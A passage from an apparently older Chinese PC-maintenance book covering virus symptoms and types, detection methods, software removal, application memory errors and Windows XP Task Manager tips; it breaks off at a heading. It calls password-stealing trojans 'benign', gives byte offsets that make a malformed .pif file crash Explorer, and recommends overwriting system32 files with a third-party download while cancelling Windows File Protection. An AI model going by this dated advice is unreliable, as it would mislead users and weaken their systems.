病毒修改了文件格式；病毒修改了文件链接位置。文件损坏；硬盘损坏；文件快捷方式对应的链接位置发生了变化；原来编辑文件的软件被删除了；如果是在局域网中多表现为服务器中文件存放位置发生了变化，而工作站没有及时刷新服务器的内容（长时间打开了资源管理器）。

### 经常报告内存不够

病毒非法占用了大量内存；打开了大量的软件；运行了需要内存资源的软件；系统配置不正确；内存本来就不够（目前基本内存要求为 128MB）等。

### 软盘等设备未访问时出现读写信号

病毒感染；软盘取走后还打开曾经在软盘中打开过的文件。

### 出现大量来历不明的文件

病毒复制文件；可能是一些软件安装中产生的临时文件；也或许是一些软件的配置信息及运行记录。

### 启动黑屏

病毒感染（印象最深的是 1998 年的 4 月 26 日，笔者为 CIH 付出了好几千元的代价，那天笔者第一次开机到了 Windows 画面就死机了，第二次再开机计算机中就什么也没

有了）；显示器故障；显示卡故障；主板故障；超频过度；CPU 损坏等。

### 数据丢失

病毒删除了文件；硬盘扇区损坏；因恢复文件而覆盖原文件；如果是在网络上的文件，也可能是由于其他用户误删除。

### 键盘或鼠标无端锁死

病毒作怪，特别要留意“木马”；键盘或鼠标损坏；主板上键盘或鼠标接口损坏；运行了某个键盘或鼠标锁定程序；所运行的程序太大，系统长时间繁忙，表现出键盘或鼠标不起作用。

### 系统运行速度缓慢

病毒占用了内存和 CPU 资源，在后台运行了大量非法操作；硬件配置低；打开的程序太多或太大；系统配置不正确；如果是运行网络上的程序时多数是由于您的机器配置太低造成的，也有可能是此时网络上正忙，有许多用户同时打开一个程序；还有一种可能就是您的硬盘空间不够用来运行程序时作临时交换数据用。

### 系统自动执行操作

病毒在后台执行非法操作；用户在注册表或启动组中设置了有关程序的自动运行；某些软件安装或升级后需自动重启系统。

通过以上的分析对比，我们知道其实大多数故障有可能是由于人为或软、硬件故障造成的。当我们发现异常后不要急于下断言，在杀毒还不能解决的情况下，应仔细分析故障的特征，排除软、硬件及人为的可能性。

## 病毒的分类及各自的特征

要真正地识别病毒，及时地查杀病毒，我们还必须对病毒有一番较详细的了解，而且越详细越好！

病毒因为由众多分散的个人或组织单独编写，没有一个标准去衡量、划分，所以病毒的分类可按多个角度大体去分。

如按传染对象来分，病毒可以划分为以下几类：

#### （1）引导型病毒。

这类病毒攻击的对象就是磁盘的引导扇区，这样就能使系统在启动时获得优先的执行权，从而达到控制整个系统的目的。这类病毒因为感染的是引导扇区，所以造成的损失也比较大，一般来说会造成系统无法正常启动，但查杀这类病毒也比较容易。多数杀毒软件都能查杀这类病毒，如 KILL 系列等。

#### （2）文件型病毒。

早期的这类病毒一般是感染以 exe、com 等为扩展名的可执行文件，这样的话当您执行某个可执行文件时病毒程序



就跟着一起激活。近期也有一些病毒感染以 dll、ovl、sys 等为扩展名的文件，因为这些文件通常是某程序的配置、链接文件，所以执行某程序时病毒也就自动被加载了。它们加载的方法是通过插入整段落病毒代码或分散插入到这些文件的空白字节中。如 CIH 病毒就是把自己拆分成 9 段，嵌入到 PE 结构的可执行文件中，感染后通常文件的字节数并不见增加，这就是它隐蔽性的一面。

#### （3）网络型病毒。

这种病毒是近几年来网络高速发展的产物。感染的对象不再局限于单一的模式和单一的可执行文件，而是更加综合、隐蔽。现在一些网络型病毒几乎可以对所有的 Office 文件进行感染，如 Word、Excel、电子邮件等。其攻击方式也有转变，从原始的删除、修改文件到现在进行文件加密、窃取用户的有用信息（如黑客程序）等。传播的途经也发生了质的飞跃，不再局限于磁盘，而是通过更加隐蔽的网络进行传播，如电子邮件、电子广告等。

#### （4）复合型病毒。

把它们归为“复合型病毒”，是因为它们同时具备了“引导型”和“文件型”病毒的某些特点。它们既可以感染磁盘的引导扇区文件，也可以感染某可执行文件，如果没有对这类病毒进行全面的清除，则残留病毒可自我恢复，还会造成引导扇区文件和可执行文件的感染，所以这类病毒查杀难度极大，所用的杀毒软件要同时具备查杀两类病毒的功能。

以上是按照病毒感染的对象来分的。如果按病毒的破坏程度来分，我们又可以将病毒划分为以下几种：

##### （1）良性病毒。

这些病毒之所以把它们称为良性病毒，是因为它们入侵的目的不是破坏您的系统，只是一个恶作剧而已，多数是一些初级病毒发烧友想测试一下自己开发病毒程序的水平。它们并不想破坏您的系统，只是发出某种声音，或出现一些提示，除了占用一定的硬盘空间和 CPU 处理时间外别无其他坏处。如一些木马病毒程序也是这样，它们只是想窃取您计算机中的一些通信信息，如密码、IP 地址等，以备有需要时用。

##### （2）恶性病毒。

我们把只对软件系统造成干扰、窃取信息、修改系统信息，而不会造成硬件损坏、数据丢失等严重后果的病毒归为“恶性病毒”。这类病毒入侵后，系统除了不能正常使用之外，别无其他损失。系统损坏后一般只需要重装系统的某个部分文件后即可恢复，当然还是要杀掉这些病毒之后再重装系统。

##### （3）极恶性病毒。

这类病毒比上述第 2 类病毒损坏的程度要大些。一般如果感染上这类病毒后，您的系统就要彻底崩溃，根本无法正常启动，保存在硬盘中的有用数据也可能随之不能获取，轻

一点的还只是删除系统文件和应用程序等。

#### （4）灾难性病毒。

这类病毒从它的名字上我们就可以知道它会给我们带来的破坏程度。这类病毒一般破坏磁盘的引导扇区文件、修改文件分配表和硬盘分区表，造成系统根本无法启动，有时甚至会格式化或锁死硬盘，使您无法使用硬盘。一旦染上这类病毒，您的系统就很难恢复了，保留在硬盘中的数据也就很难获取了，造成的损失是非常巨大的，所以我们无论什么时候都应做好最坏的打算，特别是针对企业用户，应充分做好灾难性备份。还好现在大多数大型企业都已认识到备份的意义所在，花巨资在每天的系统和数据备份上，虽然大家都知道或许几年也不可能遇到这样灾难性的后果，但是还是不能放松这“万一”。笔者所在的雀巢公司就是这样，而且非常重视这个问题。如 1998 年 4 月 26 日发作的 CIH 病毒就可划归此类，因为它不仅对软件造成破坏，更直接对硬盘、主板的 BIOS 等硬件造成破坏。

如按其入侵的方式来划分，可以分为以下几种：

##### （1）源代码嵌入攻击型。

从它的名字我们就可以知道这类病毒入侵的主要对象是高级语言的源程序。病毒是在源程序编译之前插入病毒代码的，最后随源程序一起被编译成可执行文件，这样刚生成的文件就是带毒文件。当然这类文件是极少数的，因为这些病毒开发者不可能轻易得到那些软件开发公司编译前的源程序，况且这种入侵的方式难度较大，需要非常专业的编程水平。

##### （2）代码取代攻击型。

这类病毒主要是用它自身的病毒代码取代某个入侵程序的整个或部分模块。这类病毒也比较少见，它主要是攻击特定的程序，针对性较强，但是不易被发现，清除起来也比较困难。

##### （3）系统修改型。

这类病毒主要通过用自身程序覆盖或修改系统中的某些文件来达到调用或替代操作系统中的部分功能。由于是直接感染系统，危害较大，也是最为多见的一种病毒类型，多为文件型病毒。

##### （4）外壳附加型。

这类病毒通常将其病毒附加在正常程序的头部或尾部，相当于给程序添加了一个外壳。在被感染的程序执行时，病毒代码先被执行，然后将正常程序调入内存。目前大多数文件型的病毒属于这一类。

## 病毒的查找

有了病毒的一些基本知识后，现在我们就可以来检查计算机中是否含有病毒。要知道这些我们可以按以下几个方法来判断。



## 反病毒软件的扫描法

这恐怕是我们绝大多数朋友首选的，也是唯一的选择了。现在病毒种类越来越多，隐蔽的手段也越来越高明，所以给查杀病毒带来了新的难度，也给反病毒软件开发带来挑战。随着计算机程序开发语言的技术性提高、计算机网络越来越普及，病毒的开发和传播越来越容易了，因而反病毒软件开发公司也越来越多。但目前比较有名的还是那么几个反病毒软件，如金山毒霸、PC-cillin、VRV、瑞星和诺顿等。至于这些反病毒软件的使用方法在此就不必说明了。

## 观察法

这一方法只有在了解了一些病毒发作的症状及常栖身的地方时才能准确地观察到。如硬盘引导时经常出现死机、系统引导时间较长、运行速度很慢、不能访问硬盘、出现特殊的声音或提示等前文中出现的故障时，我们首先要考虑的是病毒在作怪，但也不能一条路走到黑，上面我们已经介绍了软、硬件出现故障时同样也可能出现那些症状！对于是否由病毒引起的，我们可以从以下几个方面来观察：

### 内存观察法

这一方法一般用于在DOS下发现的病毒。我们可用DOS下的“mem/c/p”命令来查看各程序占用内存的情况，从而发现病毒占用内存的情况（一般病毒不单独占用，而是依附在其他程序之中）。有的病毒占用内存也比较隐蔽，用“mem/c/p”发现不了它，但可以看到总的基本内存 640KB 之中少了 1KB 或几 KB。

### 注册表观察法

这类方法一般适用于近来出现的所谓黑客程序，如木马程序。这些病毒一般通过修改注册表中的启动、加载配置来

达到自动启动或加载的目的。一般在如下几个地方实现：

[HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion 等。

### 系统配置文件观察法

这类方法一般也适用于黑客类程序。这类病毒一般隐藏在 system.ini、wini.ini（Windows 9x/Windows ME）和启动组中。在 system.ini 文件中有一个“shell=”项，而在 wini.ini 文件中有“load=”、“run=”项，这些病毒一般就在这些项目中加载它们自身的程序，注意有时是修改原有的某个程序。我们可以运行 Windows 9x/Windows ME 中的 msconfig.exe 程序来一项一项地查看。

### 特征字符串观察法

这种方法主要针对一些较特别的病毒。这些病毒入侵时会写相应的特征代码，如 CIH 病毒就会在入侵的文件中写入“CIH”这样的字符串，当然我们不可能轻易地发现。我们可以对主要的系统文件（如 Explorer.exe）运用 16 进制代码编辑器进行编辑就可发现，当然编辑之前最好还要做好备份，毕竟是重要的系统文件。

### 硬盘空间观察法

有些病毒不会破坏您的系统文件，而仅生成一个隐藏的文件。这个文件一般内容很少，但所占硬盘空间很大，有时大得让您的硬盘无法运行一般的程序，但是您又看不到它。这时我们就要打开资源管理器，然后把所查看的内容属性设置成“可查看所有属性的文件”，相信这个庞然大物一定会显形的，因为病毒一般把它设置成隐藏属性的。然后删除它即可。这方面的例子在笔者进行计算机网络维护和个人计算机维修过程中见到几例，明明只安装了几个常用程序，为什么在 C 盘之中几个 GB 的硬盘空间显示就没有了，通过上述方法一般能很快让病毒显形。

## 删除软件的八种方法

作为网络管理员，经常需要安装应用软件，必然会涉及到删除软件的问题。笔者经过多年的应用和实践，总结了如下八种删除软件的方法。

### 一、直接删除法

主要针对绿色软件（不用安装就能够直接使用的软件）或批处理程序软件。它们不会对系统配置进行任何修改，对于这样的软件，直接删除文件夹或文件即可。

### 二、软件功能法

利用软件自身提供的卸载功能删除软件是最安全的方法。在【开始】→【程序】里找到该软件的程序项，单击其

中的“卸载 XXX”或“Uninstall XXX”即可。这种方法应用得比较多，也很常见。

### 三、系统功能法

Windows 提供了一个删除软件的工具，在“控制面板”中打开“添加/删除程序”窗口，在已安装程序列表中找到并单击需要删除的软件，然后单击【添加/删除】按钮即可。

### 四、注册表法

如果在安装时没有建立程序项，还可以借助注册表删除软件。方法是：单击【开始】→【运行】命令，输入“regedit”，按回车键进入注册表编辑器，在左窗口中展开“HKEY\_LOCAL\_

贵州 赵洪

MACHINE\software\Microsoft\Windows\CurrentVersion\Uninstall" 分支，在“Uninstall”下找到并单击要删除的软件，再在右侧窗口中找到并双击名为“UninstallString”或“QuietUninstallString”的字符串值，选中“键值”（Windows 98/Me）或“数值数据”（Windows 2000/XP）框中的全部内容，复制后，关闭“注册表编辑器”。再次单击【开始】→【运行】命令，将刚才复制的内容粘贴到“打开”框中，按回车键即可。

## 五、工具软件法

有许多工具软件可以用来删除那些顽固的软件。例如“完美卸载 XP”、“Windows 优化大师”等能够记录程序的安装过程和文件的复制过程，从而实现完美卸载。或者进入安全模式，用“360 安全卫士”、“超级兔子”等软件的标准卸载功能来删除顽固软件。

## 六、手工卸载法

如果程序文件已经毁损，不能应用上述方法删除，还可以采用纯手工的方法删除。首先将安装目录下的数据文件删

除，然后检查注册表，将与该软件有关的项目全部删除即可。

## 七、安装卸载法

某些软件（比如 CAD2005）无法直接删除，在原文件夹下重装该软件后再进行删除即可。安装时会出现：（1）重新安装；（2）彻底删除；（3）修复安装等菜单，选择（2）即可完成删除或卸载。

## 八、密码卸载法

某些软件（例如格方软件）需要输入卸载密码方可删除。如果不知道卸载密码，就很难把此软件删除掉。这类软件多是加密类软件和系统控制类软件。

## 小结

删除软件的方法也许不止以上八种，还有更多的方法，在这里笔者就不再一一阐述了。其实对网络管理员来说，只要掌握其中常用的删除软件的方法即可。

# 诊治应用程序错误

江苏 翁永平

使用 Windows 操作系统的用户有时会遇到这样的错误信息：运行某些程序的时候，有时会出现内存错误的提示，然后该程序会自动关闭或单击后关闭，严重的会无法关闭。

SysFader: IEXPLORE.EXE——应用程序错误

“0x772a368b”指令引用的“0x00000204”内存。该内存不能为“read”。

要终止程序，请单击“确定”。

要调试程序，请单击“取消”。

或运行某些程序的时候，有时会出现内存错误的提示，然后该程序就关闭。

“0x????????”指令引用的“0x????????”内存。该内存不能为“read”。

“0x????????”指令引用的“0x????????”内存。该内存不能为“written”。

不知您是否遇到过类似这样的故障（0x 后面内容有可能不一样），界面如图 1 所示。




图 1 应用程序错误

出现这种错误有几种可能：

一般出现这个现象有两个方面的原因：一是硬件，即内存方面有问题；二是软件，这就有多方面的问题了。

先简单说说原理：内存有一个存放数据的地方叫缓冲

区，当程序把数据放在里面时，因为没有足够空间，就会发生溢出现象。举个例子：一个桶只能装一斤的水，当放入两斤的水时，就会溢出来。而系统则是在屏幕上表现出来。这个问题经常出现在 Windows 2000 和 XP 系统上，Windows 2000/XP 对硬件的要求是很苛刻的，一旦遇到资源死锁、溢出或者类似 Windows 98 里的非法操作，系统为保持稳定，就会出现上述情况。另外也可能是硬件设备之间的兼容性不好造成的（缓冲区 I/O 示意图如图 2 所示）：




图 2 缓冲区 I/O 示意图

(1) 由微软 IE 缓冲溢出漏洞引起的。

(2) 内存或虚拟内存地址使用冲突造成的。程序运行时需要占用一定的内存地址，当程序结束时释放出空间让给新的程序使用。Windows 是多任务的系统，有时前一个程序未结束又有新的任务开始，到底要多少内存或虚拟内存来保证同时运行的工作任务呢？也许 Windows 在这个问题上没处理好，所以此类错误常常发生。一般运行大型软件或多媒体时易出现这种情况。

(3) 劣质内存条也会出现这个问题。一般来说，内存出现问题的可能性不是很大，除非是：内存条坏了、内存质量有问题，还有就是两个不同牌子、不同容量的内存混插，也比较容易出现不兼容的情况。同时还要注意散热的问题，特别是超频后。可以使用 MemTest 这个软件来检测一下内存，它可以彻底地检测出内存的稳定度。假如是双内存，而且是不同品牌的内存条混插，或者买了二手内存时，出现这个问题时，就要检查是不是内存出问题了，或者是和其他硬件不兼容（不同品牌内存条混插的检测结果如图 3 所示）。



图 3 不同品牌的内存条混插

(4) 由微软 Windows 系统的漏洞引起的。Windows 把内存地址 0X00000000 到 0X0000ffff 指定为分配 null 指针的地址范围，如果程序试图访问这一地址，则被认为是错误的。C/C++ 编写的程序通常不进行严格的错误检查，当采用 malloc 来分配内存而可供分配的地址空间不够的情况下返回 null 指针。但是代码不检查这种错误，认为地址分配已经成功，于是就访问 0X00000000 的地址，这时就发生内存违规访问，同时该进程被终止。由 ASCII 字符填充组成的 pif 文件有时会出现以下情况：一个非法的 pif 文件（用 ASCII 字符“x”填充）至少要 369 字节，系统才认为是一个合法的 pif 文件，才会以 pif 的图标[pifmgr.dll,0]显示，才会在属性里有程序、字体、内存、屏幕等内容。而且仅仅当一个非 pif 文件的大小是 369 字节时查看属性的“程序”页时，不会发生程序错误，哪怕是 370 字节也不行。当对一个大于 369 字节的非法 pif 文件查看属性的“程序”页时，Explorer 会出错，提示：“\*\*\*”指令引用的“\*\*\*”内存。该内存不能为“read”，问题出在 pif 文件的十六进制地址：0x00000181[0x87]0x00000182[0x01]和 0x000 00231[0xC3]0x00000232[0x02]，即使是一个合法 pif 文件，只要改动这四处的任意一处，也会引起程序错误。而

只要把 0x00000181 和 0x00000182 的值改为[0xFF][0xFF]，那么其他地址随意更改都不会引起错误。

(5) 可能没有完全正确安装 Apache 服务，且启动了它；在服务中把 Oracle OraHomeXXHTTPServer 改成停止。

(6) 应用程序没有检查内存分配失败。程序需要一块内存用以保存数据时，就需要调用操作系统提供的“功能函数”来申请，如果内存分配成功，函数就会将新开辟的内存区地址返回给应用程序，应用程序就可以通过这个地址使用这块内存。

这就是“动态内存分配”（如图 4 所示），内存地址也就是编程中的“指针”。内存不是永远都招之即来、用之不尽的，有时候内存分配也会失败。当分配失败时系统函数会返回一个“0”值，这时返回值“0”已不表示新启用的指针，而是系统向应用程序发出的一个通知，告知出现了错误。作为应用程序，在每一次申请内存后都应该检查返回值是否为 0，如果是，则意味着出现了故障，应该采取一些措施挽救，这就增强了程序的“健壮性”。若应用程序没有检查这个错误，它就会按照“思维惯性”认为这个值是给它分配的可用指针，继续在之后的运行中使用这块内存。真正的 0 地址内存区保存的是计算机系统中最重要的“中断描述符表”，绝对不允许应用程序使用。在没有保护机制的操作系统下（如 DOS），写数据到这个地址会导致立即死机，而在健壮的操作系统中，如 Windows 等，这个操作会马上被系统的保护机制捕获，其结果就是由操作系统强行关闭出错的应用程序，以防止其错误扩大。这时候，就会出现上述的“写内存”错误，并指出被引用的内存地址为“0x00000000”。内存分配失败故障的原因很多，内存不够、系统函数的版本不匹配等都可能影响。因此，这种分配失败多见于操作系统使用很长时间后，安装了多种应用程序（包括无意中“安装”的病毒程序），并更改了大量的系统参数和系统文件。




图 4 动态内存分配示意图

(7) 应用程序由于自身 BUG 引用了不正常的内存指针。在使用动态分配的应用程序中，有时会有这样的情况出现：程序试图读写一块“应该可用”的内存，但不知为什么，这个预料中可用的指针已经失效了。有可能是“忘记了”向操作系统要求分配，也可能是程序自己在某个时候已经注销了这块内存而“没有留意”等。注销了的内存被系统回收，其访问权已经不属于该应用程序，因此读写操作也同样会触发



系统的保护机制，企图“违法”的程序唯一的下场就是被操作系统终止运行，回收全部资源。像这样的情况都属于程序自身的 BUG，往往可在特定的操作顺序下出现错误。无效指针不一定总是 0，因此错误提示中的内存地址也不一定为“0x00000000”，而是其他随机数字（如图 5 所示）。



图 5 内存地址

## 实例与解决方法

**例一：**打开 IE 浏览器后没过几分钟就会出现“0x70dcf39f”指令引用的“0x00000000”内存，该内存不能为“read”的警告。单击【确定】按钮后，又出现“发生内部错误，您正在使用的其中一个窗口即将关闭”的提示框。关闭该提示信息后，IE 浏览器也被关闭。

**解决方法：**修复或升级 IE 浏览器，同时打上补丁。有一个修复方法是把系统还原到系统初始的状态下，比如原来的 IE 升级到了 7.0，自升级后，会被 IE 6.0 代替。

**例二：**在 Windows XP 下双击光盘中的“AutoRun.exe”文件，显示“0x77f745cc”指令引用的“0x00000078”内存，该内存不能为“written”，要终止程序，请单击【确定】按钮。而在 Windows 98 里运行却正常。

**解决方法：**这可能是系统的兼容性问题。在 Windows XP 系统中，单击鼠标“AutoRun.exe”文件，选择“属性”，在“兼容性”中，把“用兼容模式运行这个程序”项选择上，并选择“Windows 98/Me”（如图 6 所示）。Windows 2000 如果打了 SP 的补丁后，单击【开始】→【运行】命令，输入：regsvr32 c:\winnt\appatch\slayerui.dll，在文件属性中，也会出现兼容性的选项。



图 6 AutoRun.exe 属性

**例三：**RealOne Gold 关闭时出现错误。以前一直使用正常，最近却在每次关闭时出现“0xffffffff”指令引用的“0xffffffff”内存，该内存不能为“read”的提示。

**解决方法：**当使用的输入法为微软拼音输入法 2003，并且隐藏语言栏时（不隐藏时没问题），关闭 RealOne 就会出现这个问题。因此在关闭 RealOne 之前可以显示语言栏或者将任意其他输入法作为当前输入法来解决这个问题。

**例四：**豪杰超级解霸自从上网后就不能播放了，每次都提示“0x060692f6”（每次变化）指令引用的“0xffffffff”内存不能为“read”，终止程序请单击【确定】按钮。

**解决方法：**试试重装豪杰超级解霸，如果重装后还会出现问题，可以到官方网站下载相应版本的补丁试试。如果还不行，只好换用别的播放器试试了。

**例五：**双击一个游戏的快捷方式，弹出提示：“0x77f5cd0”指令引用“0xffffffff”内存，该内存不能为“read”，并且提示 Client.dat 程序错误。

**解决方法：**重装显卡的最新驱动程序，然后下载并且安装 DirectX9.0。

**例六：**一个朋友发 QQ 信息过来：本地计算机便出现了错误信息：“0\*772b548f”指令引用的“0\*00303033”内存，该内存不能为“written”，然后 QQ 自动下线，而再次打开 QQ，发现了他发过来的十几条信息。

**解决方法：**这是对方利用 QQ 的 BUG，发送特殊的代码，使 QQ 出错，只要打上补丁或升级到最新版本即可。

**例七：**某笔记本用的 Windows XP 系统，有时关闭网页时会弹出 tbrowser.exe 遇到问题需要关闭，然后又弹出 0x03e7c738 指令引用的 0x03e7c738 内存，该内存不能为 read，这是怎么回事？

**解决方法：**先查杀一下病毒，另外如果安装了浏览器增强之类的软件，请卸载。

**例八：**从桌面或开始菜单中打开任何一个程序，出现错误提示：“0x.....”指令引用的“0x00000000”内存，该内存不能为“read”。省略号代表可变值。而从运行中打开程序则没问题。

**解决方法：**运行 regedit 进入注册表，在 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\Current Version\Explorer\ShellExecuteHooks 命令，应该只有一个正常的键值，将其他的删除（默认键值不要删除）。

**例九：**三个月前装配了一台机器。但系统比较不稳定，三个月内已经重装过多次，四五天前刚装过系统，可是经常随机地出现 Explorer 应用程序错误：“0x4a01259d”指令引用的“0x00000000”内存，该内存不能为“read”，要终止程序，请单击【确定】按钮，要调试程序，请单击【取消】按钮。如果单击【确定】按钮，Windows 桌面就会不见。这种问题在之前的系统也出现过，不知道是不是硬件的问题。

**解决方法：**这是内存的兼容性问题。遇到这类问题时，用户可以自行打开机器把内存的位置调动一下，看问题是否可以解决，如果问题依旧存在，可与其他朋友调换内存使用。



## XP 任务管理器操作技巧集锦

江苏 翁永平

任务管理器是系统自带的一个很方便的软件。长久以来，大家也仅仅是习惯性地按【Ctrl+Alt+Del】组合键来调出任务管理器，然后取消某个失去响应的程序而已。其实任务管理器的功能很强大，它提供了有关计算机性能的信息，并显示了计算机上所运行的程序和进程的详细信息，可以显示最常用的度量进程性能的单位；如果连接到网络，还可以查看网络状态并迅速了解网络是如何工作的。在使用过程中有些技巧已经为大家所熟悉，但还有些技巧或许不是您都知道的。下面这些技巧看看能否对您使用计算机有所帮助。

### 一、如何启动任务管理器

最常见的方法是同时按下【Ctrl+Alt+Del】组合键，不过如果不小心的话，可能会导致 Windows 系统重新启动，假如此时还未保存数据的话，恐怕就欲哭无泪了。任务管理器界面如图 1 所示。



图 1 任务管理器界面

其实，大家可以选择一种更简单的方法，就是用鼠标右键单击任务栏的空白处，然后单击【任务管理器】命令。或者，按下【Ctrl+Shift+Esc】组合键也可以打开任务管理器。当然，也可以为\\Windows\\System32\\taskmgr.exe 文件在桌面上建立一个快捷方式，然后为此快捷方式设置一个热键，以后就可以一键打开任务管理器了。

第 3 种方法是单手按住左边的【Ctrl】和【Alt】键，伸出一个手指来按键盘文档控制区中的那个【Delete】键也相当于【Ctrl+Alt+Del】组合键的功效。

第 4 种方法是最简单的方法，就是在任务栏空白处单击鼠标右键，在弹出的菜单中选择任务栏管理器即可。

#### 提示

需要说明的是，在 Windows XP 中，如果未使用欢迎屏幕方式登录系统，那么按下【Ctrl+Alt+Del】组合键，弹出的只是“Windows 安全”窗口，必须选择“任务管理器”才能够打开。

### 二、任务管理器的外观

这个问题曾经困扰着一些人，因为他们不小心把任务管理器弄成这个样子了，就像一个空白框，如图 2 所示，不知道怎么恢复了。其实很简单，之所以能弄成这个样子，是因为在任务管理器窗体上双击了鼠标左键。解决的方法也是相当简单的：再次双击就回复正常窗口的样子。



图 2 空白框界面

选择不同的选项卡后再对窗体双击可以有不同的内容显示，这样可以更加详细地对进程，或是网络、CPU 占用情况进行分析了，如图 3 所示。




图 3 CPU 占用空白管理器界面

### 三、任务管理器选项卡的使用技巧

#### 1. 应用程序栏

通过任务栏右键菜单中的【层叠窗口】命令，可以让所有打开的窗口层叠显示，但如果只是想让其几个窗口层叠显示出来，就要借助任务管理器了。在任务管理器的“应用程序”选项卡中选中想要层叠显示的窗口，然后单击【窗口】（或单击鼠标右键）菜单，从菜单中执行【层叠】



网页或是运行其他应用程序，肯定会有系统停滞的感觉。

打开【任务管理器】→【进程】窗口，选择 BT 软件的进程名，然后单击鼠标右键，从菜单中选择【设置优先级】命令，这里可以选择实时、高、高于标准、标准、低于标准、低等不同级别，请根据实际情况进行设置。例如设置为“低于标准”可以降低进程的优先级，从而让 Windows 为其他进程分配更多的资源。

### 实例三：打开处理器的超线程

P4 处理器的超线程技术（Hyper-Threading Technology）其实相当于将一颗处理器分为两个虚拟的处理器。简单地说，实现超线程需要处理器、主板、操作系统三方面的支持。如果您使用的是 Windows XP/Server 2003，而且确定自己的主板和处理器支持超线程，那么可以切换到“性能”标签页，如果这里显示两个 CPU 使用记录图表的话，说明您的处理器确实已经打开超线程。

当然，我们也可以在开机信息中查看超线程支持情况，一般会显示 CPU1、CPU2 两个处理器的名称，或者启动后进入“设备管理器”，这里同样会显示两个处理器的信息。

### 实例四：禁用任务管理器

因为任务管理器有许多非常重要的应用，如果您不希望别人给您的计算机下达“任务”，那么可以考虑给任务管理器加把锁。下面介绍两种方法来禁止未授权用户访问任务管理器。

#### 方法一：使用组策略编辑器来设置禁止访问任务管理器

首先使用管理员级别的账号登录系统，然后在开始菜单的“运行”窗口中输入：“Gpedit.msc”打开组策略编辑器。在组策略编辑器中找到“用户配置\管理模板\系统\Ctrl+Alt+Del 选项”，如图 7 所示。




图 7 Ctrl+Alt+Del 选项界面

双击图 7 所示界面右侧的“删除‘任务管理器’”，打开“删除任务管理器”属性设置页面。选中“已开启”，单击【确定】按钮，则再也不能使用【Ctrl+Alt+Del】组合键来打开任务管理器了。

#### 方法二：使用用户限制来禁止访问任务管理器

上述方法虽然可以禁止访问任务管理器，但并不能禁止用户通过直接单击任务管理器的方法来打开，而且不能使用【Ctrl+Alt+Del】这个组合热键来打开任务管理器也会给大家正常使用造成不便。

下面介绍通过使用用户限制来禁止非授权用户访问任务管理器的方法。在系统安装目录的“System32”目录下找到“TaskMgr.exe”，单击鼠标右键，选择【运行方式(A)…]命令，打开如图 8 所示的界面。




图 8 设置打开任务管理器的用户权限

选择“下列用户”，然后输入用户名和密码。即可设定以上的用户有权来运行任务管理器。有一点要注意的是，上面要使用管理员级别的用户名和密码。

### 实例五：性能图表最大化

在 Windows XP 任务管理器“性能”选项卡中，可以以图表方式直观地查看 CPU 的使用情况和使用记录。如果觉得图表太小，可以让它最大化显示，方法很简单：直接用鼠标双击“性能”标签页的任意区域，这时“CPU 使用”和“CPU 使用记录”图表就会最大化显示，再次双击即可还原。这种方法对任意选项卡都适用。

### 实例六：另类的计算机加锁

通常情况下，大家都是通过按下【Win】+【L】键来锁定计算机的，这样要想重新回到桌面，必须重新输入密码，从而达到“锁”机的目的。妙用任务管理器，可以实现更另类的锁机。

打开任务管理器，选择“进程”选项卡，将进程列表框中的“Explorer.exe”进程结束。现在再看看计算机桌面，图标消失得无影无踪，任您怎样单击，都没有丝毫的反应。不明真相的人一定以为是死机了。当需要使用计算机的时候，按下【Ctrl+Shift+Del】调出任务管理器，单击“应用程序”选项卡，单击【新任务】按钮，在弹出窗口的文本框中输入“Explorer.exe”，按回车键后，桌面、当前正在运行的程序都完好无损地回来了。

## 四、任务管理器的升级

其实任务管理器本身算的上一个不用安装绿色程序。您只需要把它复制到您的机器上就能用了。最近网上流传着 longhorn 的任务管理器。这个版本的任务管理器比现在的

Windows XP 版本任务管理器在进程选项里多了一个“映像路径”的功能，这样您就可以很方便地定位现在运行的进程的位置。这一特性在我们对于可疑进程的鉴别上很有帮助。当然您可以用它来替换现在使用的任务管理器。下载地址：<http://soft.ayxz.com/download.asp?id=6925&no=1>。

使用方法：（1）用附件中的三个文件覆盖 Windows\system32\dlcache 下的同名文件。（2）再用这三个文件覆盖 Windows\system32 目录下的同名文件，此时会弹出“Windows 文件保护”对话框，选择“取消”，然后选择“是”。然后您就可以按【Ctrl+Shift+Esc】或【Ctrl+Alt+Del】组合键来使用新的任务管理器了。

更换后的任务管理器不仅程序图标发生了变化，在进程上单击鼠标右键，可以发现右键菜单中增加了【打开所在目录】、【创建转储文件】两个命令，而【查看】→【选择列】命令中增加了命令行、映像路径两个项目。前者可以查看所显示的进程是否被伪装，后者则可以查看进程的文件路径，如图 9、10 所示。



图 9 选择列选项



图 10 选项列界面

## 五、任务管理器的一些特殊功能

### 一秒钟关机大法

